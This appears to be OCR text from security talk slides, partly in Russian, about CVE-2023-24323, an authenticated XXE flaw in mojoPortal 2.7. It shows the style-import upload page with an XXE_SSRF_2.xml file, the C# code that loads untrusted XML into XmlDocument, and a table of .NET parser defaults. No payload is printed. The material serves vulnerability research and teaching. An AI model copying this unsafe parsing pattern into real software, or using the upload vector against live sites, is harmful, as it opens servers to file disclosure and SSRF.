
Advanced Websites Made Easy

mojoPortal is a free open source content management system. Anyone can use mojoPortal to build a website, no coding knowledge is required.

Build On a Platform With a 13 Year History Of Stability

Easily Create & Manage Content Right In Your Browser

100% Free & Open Source, and Always Will Be



localhost:56987/Admin/ContentStyles.aspx
Admin
Your Site Logo Here
Administration
File Manager
New Page
Page Manager
Member List
Hide Edit Links
Logout
Hide Bar
Administration Menu / Content Style Templates
Content Style Templates
No Data
Add New Style
Export Styles
Choose File
XXE_SSRF_2.xml
Import Styles
© 2023


mojoPortal: btnImportStyles_Click

```
void btnImportStyles_Click(object sender, EventArgs e)
{
  if (uploader.HasFile)
  {
    if (uploader.FileName.EndsWith(".xml"))
    {
      SkinHelper.ImportStyles(uploader.FileContent, siteSettings.SiteGuid);
    }
  }
  WebUtils.SetupRedirect(this, Request.RawUrl);
}
```

mojoPortal: ImportStyles

```
public static void ImportStyles(Stream stylesXmlStream, Guid siteGuid)
{
  try
  {
    XmlDocument stylesXmlDoc = new XmlDocument();
    using (stylesXmlStream)
    {
      stylesXmlDoc.Load(stylesXmlStream);
    }
  ....
}
```




File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search (Ctrl+Q)
mojoportal
Debug
Mixed Platforms
IIS Express (Google Chrome)
Server Explorer
Toolbox
Test Explorer
SkinHelper.cs
mojoPortal.Web
ContentStyles.aspx.cs
Application
Build
Web
Package/Publish Web
Package/Publish SQL
Build Events
Resources
Settings
Reference Paths
Signing
Code Analysis
Configuration: N/A
Platform: N/A
Assembly name:
mojoPortal.Web
Default namespace:
mojoPortal.Web
Target framework:
.NET Framework 4.6.2
Output type:
Class Library
Auto-generate binding redirects
Startup object:
(Not set)
Assembly Information...
Resources
Specify how application resources will be managed:
Icon and manifest
A manifest determines specific settings for an application. To embed a custom manifest, first add it to your project and then select it from the list below.
Icon:
(Default Icon)
Browse...
Manifest:
Embed manifest with default settings
Resource file:
Browse...

Безопасность дефолтных парсеров

Экземпляры типов	<= .NET Framework 4.5.1	>= .NET Framework 4.5.2 (в т. ч. .NET Core и .NET)
`XmlReader (/XmlReaderSettings)`	Not Vulnerable	Not Vulnerable
`XmlTextReader`	Vulnerable	Not Vulnerable
`XmlDocument`	Vulnerable	Not Vulnerable

Безопасность дефолтных парсеров

Экземпляры типов	<= .NET Framework 4.5.1	>= .NET Framework 4.5.2 (в т. ч. .NET Core и .NET)
`XmlReader (/XmlReaderSettings)`	Not Vulnerable	Not Vulnerable
`XmlTextReader`	Vulnerable	Not Vulnerable
`XmlDocument`	Vulnerable	Not Vulnerable

XXE в mojoPortal

- CVE-2023-24323
- Mojoportal v2.7 was discovered to contain an authenticated XML external entity (XXE) injection vulnerability.

- NVD: https://nvd.nist.gov/vuln/detail/CVE-2023-24323

File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help Search (Ctrl+Q) mojoportal

Debug Mixed Platforms IIS Express (Google Chrome)

Server Explorer Toolbox Test Explorer

SkinHelper.cs mojoPortal.Web ContentStyles.aspx.cs

- Application
- Build
- Web
- Package/Publish Web
- Package/Publish SQL
- Build Events
- Resources
- Settings
- Reference Paths
- Signing
- Code Analysis

Configuration: N/A Platform: N/A

Assembly name: mojoPortal.Web

Default namespace: mojoPortal.Web

Target framework: .NET Framework 4.6.2

Output type: Class Library

Auto-generate binding redirects

Startup object: (Not set)

Assembly

Resources

Specify how application resources will be managed:


Icon and manifest

A manifest determines specific settings for an application. To embed a custom
add it to your project and then select it from the list below.

Icon: (Default Icon)

Manifest: Embed manifest with default settings

Resource file:

